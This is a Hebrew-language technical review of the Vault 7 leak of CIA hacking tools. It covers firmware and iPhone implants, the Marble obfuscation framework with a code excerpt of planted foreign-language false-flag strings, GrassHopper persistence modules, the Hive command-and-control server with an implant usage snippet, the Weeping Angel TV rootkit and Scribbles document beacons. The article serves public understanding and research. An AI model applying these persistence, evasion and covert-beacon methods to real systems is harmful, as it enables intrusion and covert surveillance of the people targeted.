

הכספת השביעית

סקירה טכנית מקיפה של סודות ריגול הסייבר של ה-CIA

מאת יואב לוי

הקדמה

זה לא סוד שממשלות וסוכנויות ביון הן שחקן חזק בעולם הסייבר. באמצעות פעולות תקיפה וניטור הן מצליחות לאסוף מודיעין רב ובעזרתו לסכל מתקפות טרור, ריגול נגדי, או קמפיינים של דיסאינפורמציה. במסגרת פעילותם ארגונים אלה מפתחים כלי סייבר ייעודיים וייחודיים כחלק משיטות ההפעלה של הסוכנים. זה המקום לומר ששחקנים מסוג זה הם השחקנים "הטובים" יחסית בתחום הזה מעצם היותם פועלים (בד"כ) מתוקף חוק ובחסות מדינות מערביות. הם אפילו ניחנים בתרומות מקוריות משלהם לעולם אבטחת המידע כמו כלי המקור הפתוח Tor ו-Ghidra.

מנגד, כבר השתכנענו ששחקנים מעצמתיים מנצלים את כוחם על מנת להסלים את היכולות שלהם ולרגל אחרי אזרחים. בשנה האחרונה פורסם בתקשורת הישראלית שמטרת ישראל השתמשה לכאורה בתוכנת התקיפה Pegasus שרכשה מקבוצת NSO כנגד פעילים חברתיים, פוליטיקאים, ראשי ערים ועוד. בנוסף יש ממשלות שמרגלות בקנה מידה גדול ללא אבחנה וללא אינדיקציות מודיעיניות על זהות הישיות המנטרות, כפי שחשף העובד לשעבר אדוארד סנודן במסגרת עריקתו מהסוכנות לביטחון לאומי (NSA) של ארה"ב בשנת 2013. סנודן, שהיה בעל הרשאות גבוהות מאוד במערכות ה-NSA הדליף מסמכים רבים לעיתונאים לטענתו במטרה לרסן את הכוח העצום שניכסה לעצמה ממשלת ארה"ב במחשכים.

שנת 2017 הייתה שנה קשה לסוכנויות הביון של ארה"ב. שחקנים שכינו את עצמם בשם The Shadow Brokers החלו במסכת הדלפות של כלי תקיפה מבצעיים של ה-APT המכונה Equation Group ומשוך ל-NSA. ההדלפות התגלו כמקוריות והכילו אפילו חולשות מסוג 0-day כמו EternalBlue (הודות לפרסום החולשה הצליחו לשגשג 2 מבין הקמפיינים ההרסניים ביותר עד אז - Petya ו-Wannacrypt).

בתחילת אותה שנה בדיוק (2017) פורסמה באתר ההדלפות WikiLeaks דליפה עצומה בגודלה בשם Vault 7 של אלפי מסמכים טכניים של סוכנות ביון אחרת בארה"ב, ה-CIA. המסמכים הם בעצם תיעוד שנגנב מתוך הרשת הפנימית של ה-CIA על עשרות כלי סייבר התקפיים שפותחו בתוך הארגון ועבור חלקם הודלף גם קוד המקור. רוב המסמכים מסווגים ברמת סיווג SECRET NOFORN (שמשמעותה חומר סודי שלא ניתן

לשתף עם גורמי צד שלישי או סוכנויות בין זרות) וע"פ WikiLeaks הם נאספו ממספר מקורות אנושיים שונים, מה שמדגיש את חומרת ההדלפה.

ייאמר לזכות עורכי WikiLeaks שהם נהגו לדבריהם באחריות בחומרים שקיבלו לידיהם:

- לא פורסמו חומרים שהיו מעמידים את סוכניה של ארה"ב בסכנה
- נגזז קוד מקור של פוגענים בעלי פוטנציאל הרסני אם יגיעו לידיים הלא נכונות
- צונזרו בתוך המסמכים שמות המפתחים והעורכים

קריאה של מסמכים אלה מספקת לנו הצצה מרתקת לעולמה הפנימי של הסוכנות בהקשרי דרכי פעולתה, יכולותיה (כפי שהיו בשנת 2017), המבנה הארגוני שלה, הקשרים בין המחלקות השונות, והנכסים אותם היא מטרגטת או עליהם היא רוצה להגן.

בעקבות דליפת המסמכים קבוצת התקיפה [APT-C-39](#) שגם נודעת בשמות Lambert, Longhorn [זוהתה עם CIA-משלל סיבות:](#)

- קורלציה בין תאריכי הקימפול של הסאמפלים לבין תאריכי שחרור הגרסאות במסמכי התייעוד שדלפו. בנוסף, חתימות הזמן תואמות את זמן שעות העבודה באזורי הזמן של ארה"ב.
- קורלציה בין חתימות ההתנהגות של הפוגענים לבין תיאור הכלים במסמכים שדלפו.
- תאימות מלאה בין הפרוטוקולים הקריפטוגרפיים בשימוש לבין מסמכי [הדרישות לביטחון מידע](#) (בסיווג Top Secret) שגם כן דלפו.
- שימוש במספר רב של טכניקות תקיפה שמתוארות במפורש במסמכים שדלפו.

כתוצאה מכך [נחשף](#) בדיעבד שארה"ב ריגלה אחר מטרות צבאיות ואזרחיות בסין בין השנים 2008-2019.


מאמר זה הינו סקירה טכנית מנקודת המבט של חוקר על הדלפת Vault 7, בפורמט נוח לקריאה ועם קישורים נלווים להעמקה. השתדלתי לגעת בכל המידע שפורסם אבל שמתי דגש בעיקר על הנושאים הטכניים העסיסיים. מכיוון שרוב המסמכים מכילים רק תיעוד טכני ללא עקרונות הפעלה ייתכנו דרכים שונות לפרש את משמעות הכלים ולכן הבאתי במאמר את הפירוש שנראה לי הכי הגיוני. ייעודו של המאמר להנגיש לקהל הרחב את הידע הייחודי שנגלה לעינינו בעת קריאת המסמכים הפנימיים, להרחיב את ידיעותיו של הקורא בהיבטי הסכנות הנשקפות מקבצים וחומרות זדוניים וכיצד תוקפים מעצמתיים יכולים לצלל אותם על מנת לסכל, לאסוף, לנטר, להדליף, להתפשט, או לטשטש מידע על מחשבי ורשתות הקורבן.

הידע הנדרש להבנת המאמר הוא ידע בסיסי בחומרה, מערכות הפעלה ו-Malware Analysis.

בפרק האחרון במאמר נוספה סקירה עדכנית לגבי המקור לדליפה, ע"פ ההתפתחויות האחרונות בנושא.

המבנה הארגוני

כל פרויקט מתוך ההדלפה משויך לענף ייעודי שמתמחה בפיתוח/תפעול פתרונות למבצעי סייבר התקפתי מסוגים שונים. את האיור הבא הבאתי באדיבות כתבה שפורסמה באינטרנט בעקבות הדליפה.



[המבנה הארגוני של תחום פיתוח כלי סייבר ב-CIA]

מעבר לחשיפת היכולות, המסמכים מפרטים בעקיפין על תפקידי יחידות הפיתוח השונות תחת תחום הסייבר ב-CIA ועל הקשרים ביניהם.



[הלוגו של ענף הפיתוח ב-CIA]

השמות באנגלית שניתנו לפרויקטים הם קריפטניים וחסרי משמעות כשלעצמם. כולם נוצרו משילוב של דמיונם של מפתחים "גיקים" והחובה לבחור בשמות שלא מסגירים את הפרויקט.

חומר אפל ("Dark Matter")

חומר אפל הוא כינוי למספר פרויקטים של ה-CIA שמטרתם להדביק חומרות של חברת Apple ולשמר עליהן שרידות. נתאר כל כלי בקצרה.

שם	Der Starke
תיאור	פוגען בשכבת ה-BIOS/EFI לחומרה מסוג MacBook Air & Pro. הגרסה החשאית של פוגען בשם Triton בעל פונקציונליות דומה
המסמך המודלף	מדריך למשתמש . המדריך הינו רק מדריך התקנה והפעלה ולא הודלף מסמך עקרונות הפעלה (Concept of Operations) אבל ניתן בכל זאת ללמוד ממנו הרבה על היכולות של הפוגען
מטרה	ליצור שרידות על מחשב הקורבן באמצעות פוגען שלא נמצא על הדיסק. בדרך זו מתחמק הפוגען ממוצרי AV וגם מבטיח שרידות על העמדה במקרה של פרמוט

שיטת פעולה:

- הדבקה ראשונית על העמדה באמצעות גישה פיזית וחיבור DOK, במידת הצורך באמצעות Sonic Screwdriver
- בעליית מערכת ההפעלה, אם בשלו התנאים הלוגיים להרצה (עבר זמן הדגירה או הגיע תאריך ההפעלה) הפוגען יזריק את עצמו לזיכרון (RAM) של המחשב
- (למיטב הבנתי) תתבצע הזרקה שניונית אל תהליכים של דפדפנים על מנת לנתב דרכם את התעבורה הרשתית שלו ולא לעורר חשד. רשימת התהליכים המועמדים להזרקה קיימת בקונפיגורציה של הפוגען
- לאחר הזרקה מוצלחת הפוגען יבדוק את החיבור לאינטרנט באמצעות בדיקה רנדומלית של אחד מהשרתים המוגדרים לבדיקה. על מנת שהבדיקה תהיה מוצלחת האתר חייב להחזיר סטטוס HTTP 200
- הפוגען ישדר מידע מוצפן אודות המטרה לפורטל ההאזנה (Listening Post) באמצעות פרוטוקול SSL
- אם בשלו התנאים להסרה עצמית של הפוגען (טריגר ע"פ תאריך מסוים/זמן שעבר מאז ההתקנה שבו לא צלחה כלל התקשורת אל הפורטל) הפוגען יגש ל-URL מסוים (בניהול ה-CIA כמובן) כדי לתעד שהוא הסיר את עצמו

Sonic Screwdriver	שם
Thunderbolt-to-Ethernet מסוג מתאם התקן חומרתי	תיאור
מדריך למשתמש	המסמך המודלף
לאפשר עליית מ"ה ל-boot מהתקן חיצוני גם כאשר מוגדרת firmware password, לצורך הדבקת מחשב הקורבן וקבלת שרידות	מטרה

שיטת פעולה:

- צריבה של Firmware ייעודי שנכתב ע"י ענף הפיתוח אל מתאם Thunderbolt-to-Ethernet סטנדרטי
- לאחר חיבור ההתקן למחשב הנתקף וכניסה למצב boot, ההתקן יאפשר לבצע boot מהתקן חיצוני (bootable) אחר שמוגדר בשם "FILER" ומחובר בזמנית אל מחשב המטרה
- ההתקן החיצוני אמור להכיל קוד להתקנת נוזקת קושחה ייעודית (Der Starke)



(U) Figure 1.1: Apple Thunderbolt-to-Ethernet adapter

DarkSeaSkies	שם
רוגלה חשאית שמיועדת למכשירי iPhone	תיאור
מסמך עקרונות הפעלה	המסמך המודלף
<ul style="list-style-type: none"> ▪ יצירת תשתית לשליטה, בקרה (c&c) וריגול על מכשירים סלולרים מסוג iPhone 	מטרה

שיטת פעולה:

- הדבקת iPhone ייחודי באמצעות תקיפת שרשרת האספקה. ההתקנה הראשונית תתבצע באמצעות חיבורו למחשב עם כבל USB, אתחול המכשיר למצב Device Firmware Update (DFU) mode והרצת סקריפטים שנכתבו במסגרת הפרויקט
- מעתה והלאה הרוגלה תהיה בעלת שרידות על המכשיר ותתפקד באופן שקוף למשתמש מבלי לעורר חשד
- שרת ההאזנה (LP) Listening Post ברשת האינטרנט שנמצא ברשות ה-CIA ישלח פקודות באופן מוצפן לרוגלה מעל פרוטוקול http סטנדרטי
 - הורדת קבצים, אנשי קשר, מיילים, יומן שיחות ותוכן הודעות SMS
 - העלאת קבצים אל המכשיר הנתקף
 - הרצת פקודות על המכשיר הנתקף
 - העלאת והתקנת עדכוני תוכנה (של הרוגלה)
- פענוח הקלט יתבצע בסביבת רשת סודית של ה-CIA ולא על ה-LP

שיש ("Marble Framework")

שיש היא ספריית קוד שמטרתה טשטוש ראיות והסתרה של המאפיינים הסטטיים של הכלים ההתקפיים שבשימוש ה-CIA. הפרויקט ממלא תפקיד כפול: מניעת שיוך של הפוגענים לארגון וחבלה במאמצי ההנדסה לאחור במידה וכלים אלה יעלו חשד וייחקרו. ניסיונות הנדסה לאחור מסוג זה עלולים לחשוף את יכולותיו ו/או קמפיינים אחרים של הארגון. הפלטפורמה מספקת מעטפת מלאה ונוחה לכל סוגי הכלים שעתידיים להשתל מחוץ לרשתות הארגון. למרבה המזל הדליפה כללה גם [מצגת מפורטת](#) על הכלי.

שם	Mibster
תיאור	הכלי שמבצע בפועל את שינוי קוד המקור של הכלי טרם קימפולו ושילוחו אל הארסנל המבצעי
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	<ul style="list-style-type: none"> טשטוש ראיות שקושרות את כלי התקיפה אל ה-CIA מניעת הנדסה לאחור יצירת הונאות מסוג false flag באמצעות שתילת מחרוזות בשפות שאינן אנגלית (סינית, רוסית, קוריאנית, ערבית ופרסית)


שיטת פעולה:

- בחירת אלגוריתם ערפול (obfuscation) באופן אקראי (בספריה קיימים מספר אלגוריתמים שונים לערפול מחרוזות)
- מעבר על עץ התיקיות של קוד המקור ויצירת רשימה של קבצי מקור מועמדים לערפול (*.c, *.h, *.cpp).
- יצירת עותק נאמן למקור (golden) של כל קובץ שעתידי לעבור שינוי
- ערפול כל הקבצים הרלוונטיים
- קימפול הפרויקט מחדש

שם	Mender
תיאור	הכלי שמבצע את הפעולה ההופכית של Mibster
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	<ul style="list-style-type: none"> חזרה לאחור במקרה של כישלון בקומפילציה ניפוי שגיאות (Debugging) של Mibster בתהליך שינוי הקוד

שיטת פעולה:

- סריקת קבצי קוד המקור וזיהוי הקבצים שעברו ערפול
- שחזור הקבצים מתוך ה-golden
- התראה למפעיל על השינויים שבוצעו



שם	Validator
תיאור	כלי שמוודא ביצוע מוצלח של הערפול לאחר הקימפול
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	<ul style="list-style-type: none"> בדיקה משנית שהמפעיל ביצע את כל השלבים נכון בדיקה שלא היו שגיאות במהלך פעולת Mibster

שיטת פעולה:

- קבלת meta data מ-Mibster (סוג האלגוריתם, רשימת הקבצים, רשימת המחרוזות וכו').
- בדיקה שאף אחד מהמחרוזות המקוריות לא מופיעה בקובץ ההרצה המקומפל.
- התראה למפעיל על התוצאות.


למרות ששחרר קוד מקור לכל הכלים, לא ניתן לקמפל את הקוד בתוכנת Visual Studio כי עדיין חסרות מספר ספריות פנימיות שהקוד מייבא, אז אם בניתם לגנוב מה-CIA את הכלי האיכותי הזה כנראה שתצטרכו לעבוד קצת יותר קשה בשביל להפעיל אותו.

```

WARBLE
1 #include <Windows.h>
2 #include "Marble.h"
3
4 int wmain(int argc, wchar_t* argv[])
5 {
6     //Normal strings including escaped characters as well as \x
7     WARBLE wcOne[] = L" Text with \"weird spaces; in the text\n\n\tabc\x2233\x3344 124";
8
9     //Normal Wide-Char string - can't be multi-line
10    WARBLE wcTwo[] = L"Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, phy
11
12    //WCHAR array is supported
13    WARBLE wcThree[] = {
14        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
15        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799
16    };
17
18    //Add foreign languages
19    //Arabic
20    WARBLE wcArabic[] = L"حيث، غنم الشمال القحيين الى بل. قد قام الشتاء التصارم الإنداز، بوابة قهتهم النفاية بعض عل. فتد وفرنسا ابتدعها ثم كما";
21
22    //Chinese
23    WARBLE wcChinese[] = L"洪消化 氣端湖 鹿搭荷 迎 繼躍，驚駭轉 迷那爾冠途 澤浦淮 康 踴暢 泮黎溪 螭蟠護 嶺備傑 檻 越跬，嶷 益煉 蝶蟻監 鎖前龍，鉅 翰攝 跌鉢頂 翁
24
25    //Russian
26    WARBLE wcRussian[] = L"Эд нэ нонюмэш контынтёнаж. Видэ бландит ан квуй, дуо декам эпикоре эа. Ын дйкит мольлиз дэлььякатезшимя жят. Нэ мэль
27
28    //Korean
29    WARBLE wcKorean[] = L"사용할 수있는 구절 많은 변화가 있지만, 대부분의, 주입 유대로, 여인 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. {
30
31    //Farsi
32    WARBLE wcFarsi[] = L"راهنگی خود را صلحه آرایبی میکنند تا مرحله طراحی و صلحه بنددی را به پایان برند (به انگلیسی: Lorem ipsum) :تورم ایهموم یا طرحنا (به انگلیسی";
33
34    return 0;
35 }

```

[מובאה מתוך קוד המקור]



חגב ("GrassHopper")

חגב הוא פלטפורמת קוד מרכזית לבניית פוגענים בהתאמה אישית שמיועדים למערכת הפעלה Windows כאשר המטרה היא שליטה מלאה על מחשב הקורבן. ניתן ללמוד על יכולותיהם של הפוגענים המתקבלים ע"פ [מסמך הדרישות](#) שפורסם גם הוא:

- ✓ תמיכה בכל מערכות ההפעלה עד אותה שנה (Windows Server 2003-Windows 8.1)
- ✓ הכלי חייב לסקור את עמדת היעד טרם התקנתו, ולהתקין את עצמו רק אם הצליח לוודא שהעמדה עליה הוא מורץ אינה "טעות בכתובת"
- ✓ הכלי חייב לספק מספר מנגנוני שרידות שונים
- ✓ הכלי חייב לתמוך [בהצפנת פוגענים בשיטת Context-Keying](#)
- ✓ הכלי חייב להיות בלתי מזוהה ע"י תוכנות ה-AV של היצרניות הבאות לפחות:

- 360 Safe
- Kaspersky Internet Security Suite
- Microsoft Security Essentials
- Rising Internet Security
- Symantec End Point Protection

אנקדוטה מעניינת על ההדלפה הזו היא שבמילותיו ה-CIA מציב את עצמו בשורה אחת עם שאר השחקנים בעולם ריגול הסייבר ע"י [גניבה של קוד](#) ומנגנוני שרידות מקמפיינים של קבוצות תקיפה אחרות וגם [מדליפה שאירעה ב-2015](#) והועלתה ל-GitHub של כלי תקיפה בפיתוח חברת סייבר מוכרת שמבצעת בדיקות חדירות.

- הכלי כולל מספר רב של מודולים לתחזוקת שרידות. ניתן לפנות [למסמכי הדליפה](#) לצורך העמקה:
- **Bermuda** - מתחזק שרידות באמצעות התקנת משימה מתוזמנת שמריצה את הפוגען בהרשאות SYSTEM. ניתן לקנפג כמה פעמים המשימה המתוזמנת תרוץ, כמה זמן היא תרוץ, כל כמה זמן והאם היא תרוץ כתוצאה מטריגר מסוג תאריך או אירוע.
 - **Bamboo** - מתחזק שרידות באמצעות "Service Hijacking". המודול ידביק קבצי ספריה (dll) שבשימוש service-ים של מערכת ההפעלה על מנת לרוץ בהרשאות גבוהות ולהריץ את הפוגען.
 - **Scrub** - מתחזק שרידות באמצעות הוספת מפתח בנתיב run ב-registry.
 - **Wheat** - מתחזק שרידות באמצעות התקנת Driver.
 - **WUPS** - מתחזק שרידות באמצעות שינוי הגדרות ב-registry עבור ה-service שאחראי על Windows Update.
 - **Stolen Goods** - הוא bootkit שחלקו נגנב מקוד המקור של משפחת הפוגענים [Carberg](#) שמיועדים למערכות מחשב בנקאיות. עובדה מעניינת נוספת היא שאחד מקבצי ההרצה שמיועדים להיות מותקנים על מחשבי הקורבנות [דלף לטבע](#) בשנת 2019 זמין להורדה ממאגרי פוגענים אינטרנטיים



מוזמנים לבדוק בעצמכם האם עבר "שיפוץ" ע"י הכלי Marble (טרם שחרורו). המודול אכן מצדיק את גניבתו: הוא מתחזק שרידות באמצעות שינוי סקטור ה-VBR (Volume Boot Record) בדיסק הקשיח של מחשב הקורבן. כך הקוד הזדוני רץ עוד בטרם עליית מערכת ההפעלה, יוצר לעצמו hook-ים במערכת ההפעלה וגורם בסופו של דבר לטעינת דרייבר זדוני בעליית מערכת ההפעלה. הדרייבר הזדוני בתורו מריץ את הפוגען שהתקבל מ-GrassHopper ומבטיח את אחיזתו על העמדה.


כוורת ("Hive")

כוורת הוא פרויקט שמטרתו הקמת שרת backend משוכלל למגוון נזקות שפותחו ע"י ה-CIA. החוזק שלו בא לידי ביטוי בכך שהתעבורה אליו תיראה סטנדרטית ולגיטימית (מעל פרוטוקול https) וגם גישה אליו מדפדפן סטנדרטי לא תסגיר את הפונקציונליות האמיתית שלו.


שם	Hive
תיאור	סוכנים (implants) שמותקנים בעמדות המותקפות (צד לקוח) ומימוש שרת https תמים למראה בעל קישוריות מלאה לאינטרנט (צד שרת)
המסמך המודלף	מדריך למשתמש , קוד המקור (פורסם בהדלפה Vault 8)
מטרה	<ul style="list-style-type: none"> שליטה מרחוק ובקרה (c&c) בעמדות בהן מותקנים פוגענים של ה-CIA הונאת חוקרים ומוצרי הגנה שמדובר באתר לגיטימי

שיטת פעולה:

- רישום שמות הדומיינים וה-IPs שמוטמעים בנזקות באמצעות חברות צד שלישי לגיטימיות (וללא זיקה ל-CIA).
- התקנת הסוכנים בעמדות קצה או בראוטרים באמצעות [exploit-kit](#).
- תקשורת בין הסוכנים לשרת תהיה בפרוטוקול ייעודי שיישלח מעל פרוטוקול https. דרכי השימוש בפרוטוקול מתוארים על גבי המסמכים המודלפים



[מבנה השדות בחבילה שמשמשת להתנעת התקשרות (trigger) בין הסוכן לשרת כוורת]



```
static void printUsage(char* exeName)
{
    printf("\n\tUsage:\n\n");
    printf("\t%s -a <address> -i <interval>\n\n", exeName);
    printf("\t\t-a <address>           - beacon IP address to callback to\n");
    printf("\t\t-p <port>                 - beacon port (default: 443)\n");
    printf("\t\t-i <interval>            - beacon interval in seconds\n");
    printf("\t\t-k <id key>              - implant key phrase\n");
    printf("\t\t-K <id key>              - implant key file\n");
    printf("\t\t-j <jitter>              - integer for percent jitter (0 <= jitter <= 30, default: 3)\n");
#ifdef SOLARIS
    printf("\t\t-I <interface>          - interface on which to listen\n");
#endif
    printf("\t\t-d <beacon delay>        - initial beacon delay (in seconds, default: 2 minutes)\n");
    printf("\t\t-t <callback delay>      - delay between trigger received and callback +/- 30 seconds (in seconds)\n");
    printf("\t\t-s <self-delete delay> - since last successful trigger/beacon (in seconds, default: 60 days)\n");
    printf("\n\t\t-D <debug level>        - debug level between 1 and 9, higher numbers are more verbose\n");
    printf("\t\t-h                       - print this help menu\n");

    printf( "\n\tExample:\n" );
    printf( "\t\t./hived-solaris-sparc-dbg -a 10.3.2.76 -p 9999 -i 100000 -I hme0 -k Testing \n" );
    printf("\n");
    return;
}
```

[מובאה מתוך קוד המקור שפורסם]

את עקבותיו של פרויקט זה הצליחו לקשר בחברת האבטחה Symnatec לפעילות של הקבוצה שכונתה Longhorn (כפי שמתואר בהקדמה) ולזהות את דפוסי הפעולה (לאחר הדליפה [הונכ](#) שהדמיון בין מה שמתואר במסמכים לבין ההתנהגות בשטח לא יכול להיות מקרי):

“For C&C servers, Longhorn typically configures a specific domain and IP address combination per target. The domains appear to be registered by the attackers; however they use privacy services to hide their real identity. The IP addresses are typically owned by legitimate companies offering virtual private server (VPS) or webhosting services. The malware communicates with C&C servers over HTTPS using a custom underlying cryptographic protocol to protect communications from identification.”

[מובאה מתוך הכתבה של חברת Symantec על גילוי הקשר בין המתקפות שהיא חקרה ל-CIA]

מלאך מתייפח ("Weeping Angel")

Weeping Angel הוא פרויקט מדהים שממחיש כמה ארוכה ידו של ה-CIA וכמה הוא נחוש להשיג את מטרותיו באופן החשאי ביותר. עוד פרט מעניין על הפרויקט הוא שהפיתוח שלו נעשה בשיתוף פעולה עם "חברים לנשק" - ה-MI5 (סוכנות המודיעין הצבאית של בריטניה).

שם	Weeping Angel
תיאור	Rootkit לטלוויזיות חכמות של חברת Samsung
המסמך המודלף	מדריך למשתמש מתוך מסמכיו הפנימיים של ה-MI5
מטרה	הדבקת טלוויזיה החכמה בפוגען אשר ביכולתו להקליט, לשמור ולשדר את הנשמע בקרבת הטלוויזיה, גם כאשר היא לכאורה במצב כבוי

שיטת פעולה:

- הדבקה של הטלוויזיה ע"י חיבור כונן USB עם קובץ התקנה.
- הפוגען ירוץ בהדלקה הבאה של הטלוויזיה, ויפעל ע"פ הקונפיגורציה שנכתבה אליו בזמן צריבתו.
- ביכולתו של הפוגען ליירט את פקודת הכיבוי המתקבלת בטלוויזיה, ולהמיר אותה בפקודת כיבוי מסך בלבד כך שהמעבד ימשיך לעבוד ויאפשר להמשיך בהקלטה.
- ניתן לקבל את קבצי האודיו ע"י חיבור ה-USB בשנית ע"י סוכן, או באופן מרוחק ע"י הגדרת רשת Wi-Fi אלחוטית בקרבת הטלוויזיה (פרטי ההתחברות אל הרשת גם כן שמורים בקובץ הקונפיגורציה).
- ניתן להאזין ב"שידור ישיר" לקול הנקלט במיקרופון באמצעות הרשת האלחוטית שהוגדרה.
- ניתן להסיר את הפוגען ע"י חיבור ה-USB בשנית או באופן אוטומטי לאחר פקיעת תוקף מסוים.

שרבוטים ("Scribbles")

פרויקט ברמת סיווג גבוהה יותר משאר ההדלפות שפורסמו ומסומן כ-"SECRET//ORCON/NOFORN". משמעות הסימון ORCON היא Originator Controlled כלומר נדרשת הסכמה מפורשת של הכותב על מנת להעתיק או להפיץ מידע זה (גם לאנשים בעלי רמת סיווג מתאימה).

שם	Scribbles
תיאור	כלי שמטרתו החתמת קבצים רגישים בסימון בלתי נראה למשתמש (watermark) שביכולתו לאותת ל-CIA מאיזה מקור ברשת של ה-CIA (ברמת עמדת הקצה) נלקח הקובץ ומי ניסה לקרוא אותו
המסמך המודלף	קוד המקור וגם מדריך למשתמש
מטרה	<ul style="list-style-type: none"> זיהוי זהותם של מדליפי מסמכים רגישים/איתור מקור הדליפה מעקב אחר זהותם של האנשים שאליהם הגיעה הדליפה



שיטת פעולה:

- בשלב ראשון מתבצע איסוף של הקבצים המיועדים לחתימה ע"י המפעיל.
- הקובץ Scribbles.exe מקבל את תיקיית הקלט ואת קובץ הקונפיגורציה ומוודא שכל קובץ קלט תואם לגרסאות Office 97-2016.
- אם הקובץ בפורמט המתאים תוזרק אליו כתובת אינטרנט ייחודית שתיבחר באקראי מתוך רשימת הכתובות בקובץ הקונפיגורציה. המיפוי של קובץ-כתובת יישמר בקובץ הפלט של הכלי.
- כל כתובת מורכבת מצירוף של הפרמטרים בקובץ הקונפיגורציה ורצף תווים רנדומלי כלשהו. כתובת לדוגמה:

<http://watermarks.example.com/rootPath1/subDir3/5zfjg16esmab3rgqz2piejtkiluaxi/fakeFileName3.gif>

- הכתובת תוטמע במקום שאינו נראה לעין במסמך, ומאחורי הקלעים תוכנת Office הרלוונטית (Word, Powerpoint, Excel) תנסה לגשת אל המשאב שנמצא בכתובת על מנת לטעון אותו.
- ניסיון הגישה נקרא beacon והוא בעצם מאותת לשרת המאזין (בבעלות ה-CIA) על זהות המדליף (בהנתן המיפוי קובץ-כתובת) ועל כתובת ה-IP של מי שניסה לפתוח את הקובץ.

